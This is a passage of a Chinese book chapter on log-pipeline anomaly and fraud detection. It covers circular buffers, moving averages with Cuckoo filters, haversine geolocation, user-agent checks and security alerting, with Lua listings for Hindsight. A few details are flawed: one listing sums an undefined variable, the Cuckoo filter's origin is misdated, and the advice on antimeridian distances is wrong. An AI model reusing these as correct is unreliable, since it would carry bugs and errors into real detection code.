高效地实现滑动窗口可能比较棘手，因为需要知道当前时间，还需要访问历史值，以及在不牺牲算法性能的前提下移除时间较久的值。这就要用到循环缓冲了。*循环缓冲*是一种数据结构，它使用大小固定的缓冲来实现滑动窗口，这种数据结构里的第一条记录跟在最后一条记录之后，从而形成一个循环。

图 8.4 展示了一个循环缓冲，它有 8 个槽，1 个槽对应 1 分钟。时间按照顺时针方向向前移动。当前分钟标记为“t0”，里面的值是 17，这表示当前这 1 分钟内请求的计数是 17 次。t-1 的计数是 0，t-2 也是 0。t-3 计数为 23，依此类推。时间最久的值标记为 t-7，值为 8。当缓冲向前移动时，t-7 被覆盖，变成 t0，原来的 t0 变成 t-1，依此类推。

图 8.4 固定长度的循环缓冲区可以用于实现滑动窗口，并在事先定义好的时间段内对条目计数。

循环缓冲区可以不断地保存过去 8 分钟的历史记录，而不用扩大空间也不用进行垃圾收集。通过调整缓冲的大小就可以留存更长或更短的时间，这取决于你想用这些数据做什么。

循环缓冲在日志流水线中随处可见，所以 Hindsight 将它作为一等公民来支持。代码清单 8.10 展示了如何创建一个保存 8 分钟历史记录的循环缓冲。缓冲的声明接受的前两个参数分别是行数和列数。每一行记录间隔的秒数是第 3 个参数，高效地实现了图 8.4 中描述的缓冲区。

在向缓冲中添加值时，要提供用 UNIX 纳秒格式表示的当前时间、一个值和该值要插入的列。代码清单 8.10 中的代码对当前分钟内的请求计数加 1。每处理一个请求，计数加 1。然后，获取缓冲内容并对所有行的值求和，这就算出了在过去 8 分钟内接收到的请求总数。

代码清单 8.10 Hindsight 中循环缓冲的使用

```
require "circular_buffer"
local cb = circular_buffer.new(8,
                               1,
                               60)

cb:add(current_nanosec, 1, 1)

local total_req = 0
local history = cb:get_range(1)

for i=1,8 do
  if history[i] > 0 then
    total_req = total_req + vals[i]
  end
end
```

缓冲的行数。

每一行间隔多少秒；这里是 1 分钟。

缓冲的列数。

向循环缓冲中插入新条目。

获取缓冲区的内容，放到一个列表中。

循环遍历列表中的所有条目并求和，算出过去 8 分钟内收到的请求总数。

在循环缓冲里维护一个滑动窗口，这就提供了一种方法来标记在某个时间段内发送大量流量的客户端。你可以使用这种方法，当事先定义好的阈值被超过时，可以使用这种方法发送告警。真正要做到这一点，你需要为每个客户端 IP 保留一个循环缓冲来分别记录该客户端发送的请求数量。实际上，这意味要维护一个哈希表，键是客户端 IP，值是循环缓冲。这种数据结构的内存占用量增长非常快，但是循环缓冲的大小固定，因此可以通过配置来控制。日志流水线代码仓库中有一个实现了这种阈值逻辑的分析器（链接 8.6）。

事先定义告警阈值是很困难的。除每一个要监控的服务都要定义基线的难度以外，流量模式还会在一天中不断发生变化，例如，用户在早上第一次连接的时候和在晚上看电影的时候的模式就不一样。在下一小节我们将讨论一种计算移动平均值的方法，用这种方法可以自动确定基线，并可将基线当作标记欺诈活动的阈值。

8.3.2 移动平均值

计算平均值很简单：用请求总数除以客户端的总数。我们从中学就开始计算平均值了，所以这算不上一个很大的挑战。但是计算移动平均值要稍微复杂一点，因为在公式中引入了时间这一概念，必须通过一个滑动窗口来计算平均值。

假设你需要服务的每个客户端每分钟发送的是请求的平均数。你希望这个平均数能随着时间推移而覆盖过去 10 分钟的流量。如果你发现任何客户端发送的流量超过了平均值的二倍或三倍，那么你就可以把该客户端标记为可疑。

你需要做两件事来实现这个分析器：

- 用一个循环缓冲跟踪和记录在过去 10 分钟内收到的来自所有客户端的请求。
- 每分钟内出现的不同的客户端的数量。

前面小节讨论的循环缓冲提供了一种方法可对给定时间内收到的请求进行计数，完成了第一件事。困难的是第二件事，因为你需要知道如何在同一时间段内对不同的客户端进行计数。循环缓冲没有办法来满足不同客户端的需要，所以你需要另一种数据结构来跟踪不同的客户端记录。

最简单的实现可能就是使用每分钟的客户端 IP 列表。可以在每一分钟创建一个新列表来计算这段时间内出现的客户端总数。这种方法是可行的，但是有两个缺点：

- 列表的插入速度很快，但是在列表中查找是否存在某一项却很慢，因为查找需要读取整个列表。1 分钟之内检查某个 IP 是否出现错误操作一定会执行数千次，这样会消耗很多资源并拖慢处理的速度。
- 必须在内存里保留这段时间内出现过的 IP 的完整清单，这会对底层系统造成很大的压力。

一种更好的方法是使用哈希映射，以较慢的插入速度为代价来提供快速查找。它解决了第一个问题，但没有解决第二个问题，因此依然需要很大的存储空间。

Cuckoo 过滤器是一种对哈希映射的改进，它是一种复杂的哈希映射，其设计目标是用最小的存储开销提供快速查找，但是要以较低的误报率作为代价。

Bloom 过滤器和 Cuckoo 过滤器

Bloom 过滤器和 Cuckoo 过滤器是两种数据结构，它们的设计目标是用尽可能小的空间来提供存储元素的快速查找。Bloom 过滤器在 1970 年由 Burton Howard Bloom 发明，而 Cuckoo 过滤器在 2001 年由 Rasmus Pagh 和 Flemming Friche Rodler 提出，它是对 Bloom 过滤器的改进。

Bloom 过滤器和 Cuckoo 过滤器具备的查找速度快、存储空间小的特点是以

牺牲准确性换来的。这些数据结构被称为概率数据结构，因为它们不是百分之百的准确，它可能会告诉你某个条目存在于过滤器中，但实际上并不存在。误报的概率通常很低（Hindsight 的实现是 0.00012，即 0.012%），这对于不需要完全精确的统计系统来说，通常是可以接受的。

这种算法实现分成两部分：

- 在 process_message 函数中，对循环缓冲中的请求进行计数（第一件事），并保存在指定分钟内出现的不同的客户端的列表中（第二件事）。
- 在 timer_event 函数中，根据请求数量和不同的客户端数量计算移动平均值。

process_message 函数全速运行，更新循环缓冲区中的计数，并将 IP 插入 Cuckoo 过滤器，而 timer_event 只是周期性地被唤醒，获取所有这些信息并重新计算移动平均值。这种方法提供了一个双速模块，一端尽可能快地处理消息，而另一端只是定期唤醒更新并记录平均值。

代码清单 8.11 展示了 process_message 函数的代码[1]。首先提取当前消息的时间戳，并根据它来递增循环缓冲中的请求总数。下一步，创建一个时间字符串，表示当前时刻（精确到分钟），然后用这个字符串取出当前分钟的 Cuckoo 过滤器，如果没有就创建一个。最后，将当前 IP 插入 Cuckoo 过滤器。

代码清单 8.11 对进入的请求和不同的客户端进行计数的移动平均值分析器

```
function process_message()
  local t = read_message("Timestamp")
  reqcnt:add(t, 1, 1)

  local current_minute = os.date("%Y%m%d%H%M", math.floor(t/1e9))

  local cf = seenip[current_minute]
  if not cf then
    cf = cuckoo_filter.new(max_cli_min)
  end

  local remote_addr = read_message("Fields[remote_addr]")
  local ip = ipv4_str_to_int(remote_addr)
  if not cf:query(ip) then
    cf:add(ip)
    seenip[current_minute] = cf
  end
  return 0
end
```

根据消息时间戳递增请求计数器。

获取当前 Cuckoo 过滤器，如果不存在就创建一个，过滤器中包含了最近 1 分钟内出现过的 IP 列表。

检查过滤器中是否存在当前 IP，如果不存在就把 IP 添加到列表中。

1 移动平均值分析器的完整代码可以在链接8.7中找到。

代码清单 8.12 展示了 timer_event 函数的代码，这个函数定期会重新计算移动平均值。该函数执行的频率是每分钟一次，这个频率是很恰当的，因为这是移动平均值的粒度。

timer_event 函数做了两件事。第一，它根据循环缓冲中的数据和 Cuckoo 过滤器中不同 IP 的数量来计算当前平均值。计算出的平均值表示在过去的 10 分钟内（或者你选定的时间长度）每个客户端发送的请求数量。

timer_event 函数做的第二件事是从 seenip 表中删除条目，实际上就是删除不再使用的 Cuckoo 过滤器，并让 Lua 垃圾收集器销毁它们。你需要执行这个操作来防止 seenip 无限增长，如果只是使用循环缓冲的话就不用关心这个操作了。

代码清单 8.12 实现移动平均值的定期计算和定期垃圾收集

```
function timer_event()
  local totalreq = 0
  average = 0
  local reqcounts = reqcnt:get_range(1)
  for i = 1,mv_avg_min do

    local ts = os.date("%Y%m%d%H%M",
                       math.floor(
                         reqcnt:current_time()/1e9
                       ) - (60*(i-1)))

    local cf = seenip[ts]
    if cf then
      if reqcounts[i] > 0 then
        local weighted_avg = average * i
        local current_avg = reqcounts[i] / cf:count()
        average = (weighted_avg + current_avg) / (i + 1)
      end
    end
  end

  local now = os.time(os.date("*t"))
  local earliest = os.date("%Y%m%d%H%M", now-(60*mv_avg_min))
  for ts, _ in pairs(seenip) do
    if ts < earliest then
      seenip[ts] = nil
    end

  end

end
```

循环遍历存储在请求计数循环缓冲中的值。

计算一个时间戳来获取当前分钟的 Cuckoo 过滤器。

将平均值更新为当前值。

删除不再使用的过期 Cuckoo 过滤器。

代码清单 8.13 展示了分析器产生的结果。每一行显示的是每分钟内的请求计数和 IP 计数，而最后一行显示了计算得出的移动平均值：每个 IP 每分钟 93.28 个请求。

这有点高，因为输出的数据点多数都接近每个 IP 每分钟 10 个请求，只有两个数据点高得不正常。在这两个时间段内很可能出现了欺诈客户端，它注入了大量的流量，从而推高了移动平均值。然而，即使移动平均值每个 IP 每分钟高达 93 个请求，也依然明显低于欺诈客户端产生的流量，你可以依据此信息尽早标记它。

代码清单 8.13 移动平均值分析器的输出示例

```
seen 10 IPs and 93   requests at 201701121654
seen 12 IPs and 187  requests at 201701121653
seen 17 IPs and 2019 requests at 201701121652
seen 32 IPs and 6285 requests at 201701121651
seen 23 IPs and 350  requests at 201701121650
seen 11 IPs and 130  requests at 201701121649
```

你可以进一步改善这个算法。最有意思的改进可能是将移动平均值限制在 95%，丢弃那些远远偏离正常范围的数据点。这样可以优化检测逻辑，防止欺诈客户端人为地推高移动平均值。

将移动平均值与前面介绍的特征检测逻辑相结合，这是一种增强欺诈检测代码发出的信号强度的好方法。循环缓冲和 Cuckoo 过滤器这两种数据结构在构建复杂日志分析工具时不可或缺。在使用它们的时候要小心，因为它们的计算成本很容易拖慢整个流水线的速度。

下一节，我们将讨论最后一种通过使用用户的地理信息来检测欺诈的方法。

8.4 利用地理信息数据来发现滥用

到目前为止，我们讨论的都是基于通用模式的检测方法：特征和连接率。这些是常见的恶意活动指数，但是它们不能帮你检测出最臭名昭著的攻击向量：身份盗用。

盗取身份需要获得个人凭证的访问权限。遗憾的是，攻击者非常擅长盗取密码和密钥，但人们却很不善于保护它们。你可以培养组织里的用户使用多因子验证、强力密码及定期更新的 SSH 密钥，但是最终某个人的访问权限一定会被泄露。

当身份被盗取后，攻击者会立即访问该账户来验证密码。在绝大多数情况下，攻击者不会用接近目标用户的代理来伪装他们的访问，他们会留下活动的痕迹，这给我们提供了异常检测的空间。

如果我们拥有足够多的用户信息，我们就可以构建用户活动的指纹来检测模式的变化。可以用来构建指纹的数据包括连接通常来自哪个地区，用户使用的浏览器类型，甚至还有访问速度及一次会话中访问的页面数量。这一节我们将讨论这些不

同的技术，它们是识破身份盗用、保护员工及组织服务的最终用户的方法。

保护用户最有效的方法莫过于检查他们的连接来源，如果来源与用户平时的地理位置相差十万八千里，那么就需要增加额外的登录步骤。许多服务为了保护用户都实现了这样的协议。例如，Facebook 会要求你辨别一些朋友的照片来验证你的身份，但只有当连接来自不寻常的地点时才会激活这种检查。银行也有类似的实现，那些不是来自用户平常发起连接的地区或国家的转账会被标记出来。你可能会接到信用卡公司打来的莫名其妙的电话，询问你是否在夏威夷产生过一笔 317 美元的正常消费（如果是正常消费，那就还好）。

实现这种类型的安全控制的最简单方法就是维护用户发起连接的 IP 数据库，如果收到来自未知 IP 的连接，系统就会发出告警。这种方法听起来有些天真，但实际上非常有效，因为大多数人的位置都非常稳定，并且只会从少数几个地点发起连接。尽管世界的流动性日益增强，但大多数用户仍然会先从家庭网络来登录账户，因此在登录操作发生时，执行欺诈检测可以提供理想的安全控制，并且不会对用户产生太多干扰。

8.4.1 记录用户的地理信息

还有一种更复杂的方法：维护每个用户的地理信息并将其保存到数据库里。计算每一个用户的地理信息需要大量的机器。这里我将讲解主要的概念，完整的算法实现可以查看链接 8.8。

地理信息算法观察来自用户的事件，获取事件来源 IP 的纬度和经度（这被称作对 IP 进行地理定位），然后通过检查数据库来判断定位是否在该用户正常连接的区域内。如果是，事件就通过了过滤器，而连接会被添加到用户的历史记录。如果不是，那么系统就发出告警并采取行动。

只要使用正确的工具，IP 地址的地理定位就很简单，不是什么难事。很多在线服务都可以提供 IP 地址的纬度和经度，并只收取很少的费用。一个比较流行的服务是 MaxMind 的 Geo IP City 数据库（链接 8.9）。MaxMind 还提供了免费套餐，对于简单的原型开发来说已足够用了。关心查寻速度的应用常常使用这个数据库，因为它可以提供二进制文件，并且可以被加载到内存里使用，这和其他服务不同，其他服务需要通过 API 来调用在线数据库。

要实现地理信息算法，我们需要讨论两种技术。首先，我们要讨论如何计算球面上两点之间的距离；然后，我们要使用这个算法找到用户正常的连接区域。

地理位置的注意事项

对 IP 地址进行地理定位并不是一门追求精确的科学。IP 对应的纬度和经度信息需要该 IP 网段的拥有者提供。宽带网络提供商通常能把 IP 网段映射到城市，这能解决大部分问题。而企业网段的位置通常是不准确的，一个公司分配给德国数据中心的 IP 可能会被定位到该公司位于伦敦的总部。

移动网络使用的 IP 也并不能总是定位准确。我测试过，我的手机位于费城，却被定位到了芝加哥。VPN 服务的用户也会被定位到了不确定的地点，这取决于 VPN 运营商把它们的中转服务器放在哪里。谨慎使用这些数据库，不要把它当作唯一的拦截机制，否则很快就会惹恼用户。

8.4.2 计算距离

拿到 IP 地址的纬度和经度以后，你需要计算该地点离正常连接区域的距离。用来计算球面上两点之间的距离的公式被称作半正矢公式（链接 8.10）。代码清单 8.14 展示了如何使用 Lua 实现这个公式。

代码清单 8.14 Lua 实现的半正矢公式

```
require "math"
function haversine(lat1, lon1, lat2, lon2)
    lat1 = lat1 * math.pi / 180
    lon1 = lon1 * math.pi / 180
    lat2 = lat2 * math.pi / 180
    lon2 = lon2 * math.pi / 180

    lat_dist = lat2-lat1
    lon_dist = lon2-lon1
    lat_hsin = math.pow(math.sin(lat_dist/2),2)
    lon_hsin = math.pow(math.sin(lon_dist/2),2)

    a = lat_hsin + math.cos(lat1) * math.cos(lat2) * lon_hsin
    return 2* 6372.8 * math.asin(math.sqrt(a))
end
```

将纬度和经度换算成弧度。

计算横切正弦。

计算半正矢公式，其中 6372.8 为地球半径。

使用半正矢公式计算两点之间的距离，例如，苏黎世距离该用户的正常连接区域为 8820 千米。公式使用起来很简单：提供两点的纬度和经度，返回以千米为单位的距离。例如，下面是佛罗里达州萨拉索塔和宾夕法尼亚州费城之间的距离。开车可真远！

```
> haversine(27.2651206,-82.5883484,40.1001491,-75.4323903)
1572.3271362959
```

地球不是平的

计算球面上的两点之间的距离要考虑到 A 和 B 之间总是有两条路线。从日本到南非，跨越本初子午线的传统路线可能不是距离较短的那条。要想正确计算出地球上两个地点之间的距离，你要分别计算跨过本初子午线的路线距离和跨过国际日期变更线的路线距离，然后在两者中选择较短的那一个。

做起来比听起来简单：你只要算出和被测地点互补的经度就可以了。如果被测地点的经度大于 0°（格林尼治以东），那么就减去 180°。如果小于 0°（格林尼治以西），则加上 180°。然后，用得到的互补经度算出半正矢公式的值，并和之前经度计算出的结果比较，选择距离较短的那一个。

在 Hindsight 分析器中使用这个函数一点也不难：在输入插件中使用 MaxMind 数据库来对日志消息中的 IP 进行地理定位，然后在分析器插件中应用该公式。

8.4.3 找到用户的正常连接区域

现在你已经可以计算地球上的距离了，你需要找到该用户的正常连接区域。假设你已经有一份来自某个用户的地点清单，你可以使用代码清单 8.15 中展示的代码来计算正常连接区域。这个算法很简单，将已知的来自该用户的纬度和经度求和，再返回一个平均的位置。执行该算法输出的纬度是南纬 21°，经度是东经 8.2°，该地点位于南大西洋中，在纳米比亚海岸以西几百英里处的地理中心。

代码清单 8.15 计算一组给定连接地点的中心

```
local locations = {
  {['lat'] = 25,  ['lon'] = 13},
  {['lat'] = -85, ['lon'] = -13},
  {['lat'] = -35, ['lon'] = -81},
  {['lat'] = 45,  ['lon'] = 59},
  {['lat'] = -55, ['lon'] = 63},
}
local lat = 0.0
local lon = 0.0
local weight = 0
for i, _ in ipairs(locations) do
  lat = lat + locations[i]["lat"]
  lon = lon + locations[i]["lon"]
  weight = weight + 1
end
lat = lat / weight
lon = lon / weight
print(lat .. "," .. lon .. " weight=" .. weight)
```

如果要不断地更新地理中心的话，你要先用保存在地理中的纬度和经度乘以它们的权重。然后将乘积加上新的纬度和经度，并将总权重加 1，再用结果除以总权重，如代码清单 8.16 所示。充分考虑到之前地点的权重，地理中心将有效地被移动到新的地点。

代码清单 8.16 用新的连接地点更新现有的地理中心

```
local new_lat = 42
local new_lon = -42

lat = lat * weight
lon = lon * weight
lat = lat + new_lat
lon = lon + new_lon
weight = weight + 1
lat = lat / weight
lon = lon / weight
print(lat .. "," .. lon .. " weight=" .. weight)
```

这次更新将地理中心移动到了南纬 10.5° 西经 0.16°，在之前地点的西北 1000 英里处。权重从 5 增加到了 6，纬度、经度和权重三个值都保存到了数据库中。

可以使用手头上的一些归档日志来计算这个数据，或者让分析器先运行一段时间来收集一些数据。可以对算法进行调整，以避免必须存储用户连接的完整历史。相反地，你可以自己设置限制，只存储已知地理中心的纬度和经度，还有权重。权重表示目前为止发现的该用户的连接数。你可以利用权重让地理中心慢慢地靠近新连接。如果用户地理中心的权重太高，新连接基本不会产生影响，但如果用户连接数有限，地理中心可能会穿越地图朝着新连接的地点移动。

我们可以使用这种技术来监测组织中的成员、网站和服务的最终用户。它能在内部非常有效地监测到对敏感系统（如 SSH 堡垒机或 AWS CloudTrail 日志）的连接。当检测到异常时，应该立即发送一封邮件给受影响的用户和安全团队，要求进一步调查。偶尔收到此类告警，则是正常的，但它们的数量相对来说应该很少，并且易于分拣。

为最终用户和客户建立地理信息要更难一些。用户总是在移动，还会将账户分享给家人。我曾经在一个客户身上应用过这个算法，我知道这个客户居住的确切区域，而我却花了半天时间去调查来自印尼的连接，最后才发现该客户在东南亚雇用了远程员工，并将自己的主账户分享给了他们。地理信息对这类非常极端的连接模式的用户不太适用，但它可以保护 80% 的用户免受身份盗用的危害。

在理想情况下，你应该结合着使用地理信息和其他的异常检测技术。下一节我们将讨论一些卓有成效的方法。

8.5 检测已知模式的异常

地点的变化发出了一个强烈的信号，表明用户的账户有不寻常的事情发生了，但这种类型的监控无法保护经常移动或者分享其账户的用户。本节我们将讨论一些能够帮助区分合法用户和欺诈用户的常见技术。

8.5.1 user-agent 特征

跟踪浏览器特征是一种检测异常活动的好方法。Web 浏览器会将用户代理（user agent）和每个 HTTP 请求一起发送，而这些信息很容易通过访问日志带到分析层。user-agent 字符串包含了很多关于用户操作系统的信息。例如，在编写本书时，我的浏览器 user-agent 字符串是“Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0.”。它表示我的 Firefox 版本是 52，并且运行在 64 位的 Linux 系统上。

有了这些信息之后，我们就可以区分来自不同类型系统的连接。以我为例，如果是从 Windows Vista 上的 Internet Explorer 8 连接账户，这就不同寻常了。分析插件如果跟踪记录了我经常使用的浏览器，就可以将我的实时流量与浏览器历史记录进行比较，并在检测到新浏览器时增加额外的身份验证步骤。

8.5.2 异常的浏览器

还有一个有意义的数据点可以供我们搜索，就是检测不真实的或者不可能存在的浏览器，这仍然关注的是 user-agent 字符串。攻击者用自动机器人动态生成 user-agent 字符串，他们有时可能会粗心犯错，向服务器发送“Internet Explorer 6 on Linux”这样的 user-agent。如果有黑客找出了让 IE6 运行在 Linux 系统上的方法，我也不会惊讶，但是，这并不是一种常见的设置，对于任何普通用户来说都应该被认为是异常的，这种判断很合理。

这种分析器的优势在于可以无状态地运行，而不需要数据库，构造几组永远不能同时满足的正则表达式即可。

8.5.3 交互模式

人类是被习惯支配的动物，并会日复一日地以同样的顺序和速度访问页面。回想你上次在线查询银行账户的情形，很可能打开的都是同样的页面，执行的是同样的操作，而且你丝毫不会意识到这一点。你的阅读速度和点击速度也很可能是一样的，这样一个异常检测插件可以在数据库中记录页面的顺序和每个操作之间的时间间隔，并在下一次访问时进行比对。

这是攻击者很难逾越的检测点，原因有二。首先，操作速度和你的个性及设备有关（即便是一目十行也要等待页面加载），攻击者从系统之外是无法得知的。其次，攻击者总是想速战速决，动作通常比人类快几个数量级，这迫使他们为了避免触发告警而降低攻击速度，因此可以有效地降低攻击造成的影响。

综合运用这些基于签名、统计和历史记录的技术，能为安全团队提供强大的工具，帮助他们实现日志流水线中的分析层。本章我们只是介绍了一些基础知识，互联网上还有大量的资源，也提供了更多关于如何实现更智能、更成熟的异常和欺诈检测算法的信息。

如果不能及时向运维人员和用户提供这些信息，那么检测欺诈和异常就没有意义。在本章的最后一节我们将讨论这一点。我们将研究 Hindsight 如何向运维人员发送告警，还将讨论就数据安全相关问题联系用户的最佳方式。

8.6 向运维人员和最终用户发出告警

在合适的时机发送适量的信息来帮助调查可疑活动，这是分析层最关键的功能。如果能在恰当的时机用适量的信息向你发出告警，即便是功能最基础的分析插件也可以给你带来很大的价值。这两个“合适”的标准仍有些模棱两可，所以我们要更准确地定义它们。

当我们希望人们立即采取行动去阻止或审查异常时，这就是告警的合适时机。很多系统默认会尽可能早地发出告警，有时还吹嘘它们能做到近乎实时的告警。起先这个主意听起来还不错，但是结果往往是你的手机会从早到晚响个不停，源源不断地让你审查误报。这种系统根本没用，因为一周之内你就会直接忽略所有告警。在分析过程中，你并不期望告警被尽可能早地发给你。你希望的是欺诈被充分证明之后再将告警发送给你。当自动系统充分地将事件定性为欺诈，并需要人类的智慧继续分析时，才应该发出告警。例如，你不可能将文件系统的每一次变化都发给运维人员，但是当一个客户端连续违反限制时，你可能要发出告警。

适量的信息就是能为运维人员和最终用户提供上下文，但又不会冲击他们的那个平衡点。从根本上说，告警必须精简易读，最好能在一封邮件里用几行文字就能说清楚。识别出的问题必须在开头能被清晰地描述，额外的上下文则在告警正文中提供。如果 3 秒之内还看不完，那么告警就还需要描述得更好。

对告警时机和格式的严格要求会提升欺诈检测与分析系统的信心。最好先小范围地发送少量告警，而不是一下子塞满收件箱，然后再来精简。

8.6.1 向运维人员升级安全事件

运维人员会收到很多告警。如果你曾经做过具有一定规模的基础设施的系统管理员，你一定抱怨过每天收到的通知实在太多。这些通知可能包括：系统被破坏，证书需要更新，磁盘空间不足，流量增加或减少，漏洞需要打补丁，等等。这份工作不好做，因为你的注意力总是被手机上 LED 灯的闪烁或屏幕上方的聊天通知打断。作为一名安全工程师，你要小心别让这些杂音愈演愈烈。

理想的安全监控应该遵循 DevOps 原则，需要开发人员和运维人员都参与到服务的安全运维中来。两组人马都应该接收他们关心的事件通知，并帮忙分拣及升级这些通知。要设计告警升级并将其集成到服务中，最好的方式就是直接与服务开发团队合作，将告警作为产品的特性来看待，而不是把告警当作孤立的安全组件。这不仅会促进组织更多地采用告警策略，而且还有助于组织能尽早消除那些多余的告警。

让我们回到 Hindsight 原型，来看一个分析器发送告警的例子。

升级告警

Hindsight 实现了一个函数，可以从分析器将告警通过邮件发送给事先定义好的收件人。代码清单 8.17 展示了如何在一个小插件的 `timer_event` 里调用它，以便对请求进行计数。每次在执行周期性函数 `timer_event` 时，该插件都要发送告警。

代码清单 8.17 在客户端违反连接率限制时，发送告警的 Hindsight 插件

```
require "string"
local alert = require "heka.alert"

function process_message()
    -- count requests here
end

function timer_event(ns, shutdown)
    alert.send("ratelimit1",
               string.format(
                 "%s sent %d requests over last 8 minutes",
                 ip, req_count),
               string.format("Rate details for IP %s:\n...", ip))
end
```

代表该告警类型的唯一的随机标识符。

作为邮件标题的告警摘要。

包含细节信息的告警正文。

代码清单 8.18 展示了该插件的配置，说明了告警要发送的收件人列表。这个插件还提供了限流功能，避免在一段时间内发送过多的告警，这是一件明智的事情，至少在验证分析平台时就应该这样做。

代码清单 8.18 配置限流参数和收件人邮箱地址

```
filename        = "alert.lua"
message_matcher = "TRUE"
ticker_interval = 60

alert           = {
  disabled = false,
  prefix   = true,
  throttle = 5,
  modules  = {
    email  = {recipients = {"secalert@example.com"}},
  }
}
```

将告警的最大次数限制为每 5 分钟一次。

告警邮件的收件人列表。

尽可能避免直接向个人发送告警。人们一天只工作 8 小时，不要指望他们全天能随时阅读收到的告警。邮件列表也不是一个好主意，如果阅读告警这件事需要多人负责，反而会没有人负责，因为每个人都会认为反正有其他人会处理。

我个人更喜欢使用告警升级服务，比如 PagerDuty，你可以定义一条升级路径来处理告警，通常是一些开发人员和运维人员轮流处理。根据周末人员是休假还是待命，升级路径会进行响应调整，这样总是有一个人而且只有一个人负责接听电话。

PagerDuty 这样的升级服务会提供一个邮件地址，你可以将告警发给这个地址，告警将被自动转换成事件并分配给下一个有空余时间的人。相较于到处发送告警或者聊天消息并祈祷有人能看到的方式，这种分拣告警的方式更强大。

调整告警正文

信息消息和可操作的告警之间的区别是很明显的。信息消息包含了在基础设施内部其状态变化的细节，但无法指出任何恶意活动。可操作的告警也会描述基础设施的状态变化，但同时还有对恶意活动的强烈怀疑。

来看下面这两个例子。第一个例子是报告基础设施的最近端口扫描结果的日常邮件。每天都有许多系统加入或退出，而这封日常邮件会报告这些情况。消息分成两部分，一部分是上一次扫描之后加入的新服务，另一部分是上一次扫描之后关闭的服务。

乍一看，这些信息都很有用。毕竟，基础设施中有哪些服务开放和关闭是非常值得留意的。然而，这条消息还够不上告警的标准，因为其中并没有指出恶意活动。实际上，运维人员也就在前几周会读一下这些邮件，之后就会对其中的信息变得麻木，最后将它们遗忘掉。这种类型的邮件不应该发给告警升级服务。

代码清单 8.19 报告前一天开放和关闭的服务

```
New Open Service List
---------------------
STATUS HOST PORT PROTO DNS
OPEN 1.2.3.4 22  tcp   admin1.***.net
OPEN 1.2.3.5 80  tcp   generic.***.example.com
OPEN 1.2.3.6 80  tcp   webappX.***.example.com
OPEN 1.2.3.6 443 tcp   webappX.***.example.com
OPEN 1.2.4.7 80  tcp   apiY.***.example.net
OPEN 1.2.5.4 443 tcp   apiY.***.example.net

New Closed Service List
-----------------------
STATUS      HOST    PORT PROTO DNS
CLOSED      1.2.4.7 80   tcp   nat-vpn1.***.example.net
CLOSED      1.2.4.7 443  tcp   unknown
CLOSEDDOWN 1.2.3.5 22   tcp   ec2-56-235-192-59.us-west-1.compu...
```

第二条消息展示的是 AWS 发出的自动邮件，它的内部欺诈检测基础设施在检测到客户凭证被泄露到 GitHub 仓库时，就会发送告警。和信息邮件相比，这封邮件传递了明确的消息：你的凭证已被泄露，应立即采取行动！消息简短中肯。账户 ID，还有受影响的用户名和仓库 URL 都包含在其中，不管是谁被分到了这条告警，他都有足够的信息来采取适当的行动。这种类型的告警才应该发送给升级服务以便能立即处理。

代码清单 8.20 当在 GitHub 中发现凭证时，AWS 发出的可操作的告警

```
Amazon Web Services has opened case 2014552771 on your behalf.

The details of the case are as follows:

Case ID: 2012372171
Subject: Your AWS account 919392133571 is compromised
Severity: Low
Correspondence: Dear AWS Customer,

Your AWS Account is compromised! Please review the following notice and take
     immediate action to secure your account.
Your security is important to us. We have become aware that the AWS Access
     Key AKIAJ... (belonging to IAM user "sam") along with the corresponding
     Secret Key is publicly available online at https://***.com/Securing-
     DevOps/invoicer/compare/test-server etc...
```

发送高质量的告警是一门艺术。你应该花些时间来掌握它，并从同事那里获取反馈。放之四海而皆准的规则是不存在的，因此你需要起草适合自己组织的规则。在我看来，安全告警必须遵循和运维告警一样的路径，这样就可以在同样的级别处

理它们，因此和其他服务的中断问题相比，它们并没有任何区别。将安全告警与产品尽可能紧密地结合起来，这是构建高质量事件响应的最好方式。

8.6.2 何时以何种方式通知最终用户

和通知最终用户相比，通知开发人员和运维人员还算容易。自己的团队不会被轻易吓倒，不会一看到告警就立即打电话给支持部门，也不需要把告警内容翻译成15种不同的语言。最终用户可能会经历以上所有这些事情，向他们发出告警虽然困难，但却是必要的。

对于受欢迎的服务，成熟的分析层会捕捉到许多关于用户的欺诈和攻击，而如何将这些信息透露给他们，这就需要你来做决策。技术类网站，比如前面例子中的AWS，可以期望它们的用户理解“威胁”或者“凭证泄露”这些术语的含义，而非技术型的服务常常要和不熟悉这些术语的用户打交道。

应该将影响其数据的安全事件通知给最终用户。组织有时害怕将告警告知用户，担心这样做会对其声誉造成负面影响。孰能无过，但是即使组织犯了错，向最终用户隐瞒威胁信息这样的做法也是完全不能接受的。在世界上的有些地方，这甚至是违法的。

向最终用户发出告警时，告警通知必须包含足够的信息来帮助用户做出明智的决定。图8.5展示了一个例子，这是在检测到其Firefox Account服务有可疑活动时，组织发送给客户的通知。在这个例子里，发生在2016年的一起密码重用攻击中（链接8.11），地理位置分析器检测到了异常。通知简明扼要，也包含了要让用户遵循的明确指示，但是缺少了上下文，而用户想知道他们的账户出了什么问题，以及这对他们的数据意味着什么。

经过后续的迭代，消息加上了上下文，例如触发问题的连接地点，以便帮助用户理解并更严肃地对待通知。编写良好的安全通知是个耗费时间的过程，还需要和许多专家小组合作，包括设计师、产品经理、开发人员及翻译人员（上面这条通知就被翻译成了9种语言）。你还要让支持团队参与进来，因为用户一定会向你的组织了解更多的信息，有些时候是因为他们感到困惑和担忧，有些时候则是因为他们渴望知道更多。这是人类的天性。

为了帮助组织做好准备，安全团队能做的最好的演习可能就是模拟一次假事件，让完整的产品团队一起参与用户通知的起草。如果真的发生了事故，这种演习模拟可以提高组织的反应时间。

We detected suspicious activity on your Firefox Account. Your account may have been compromised.

To prevent further unauthorized access to your Firefox Account, we've reset your password and are notifying you as a precaution.

What should you do?

1. First, change your Firefox Account password. See here for instructions.
2. Second, if Firefox stores passwords to websites, you should change those passwords as well. Attackers may have access to those passwords, so you should check those accounts for suspicious activity. Learn how to see what passwords Firefox is storing for you.

For more information, check out this blog post.

Best,

The Firefox Accounts team

Mozilla
331 E. Evelyn Avenue Mountain View, CA 94041

Mozilla Privacy Policy

图 8.5 当检测到账户欺诈活动后，组织发给 Firefox Account 服务的最终用户的邮件通知。通知很简短，也包含了用户应该如何做的明确指示，但是缺少了问题根源的上下文。

8.7 本章小结

- 分析层是日志流水线的大脑，所有对复杂日志事件的处理都发生在这里。
- Hindsight 这样的工具可让你运行自定义插件来分析日志数据并触发告警。
- 字符串特征和正则表达式可以有效地捕捉已知的攻击，但会产生大量告警。
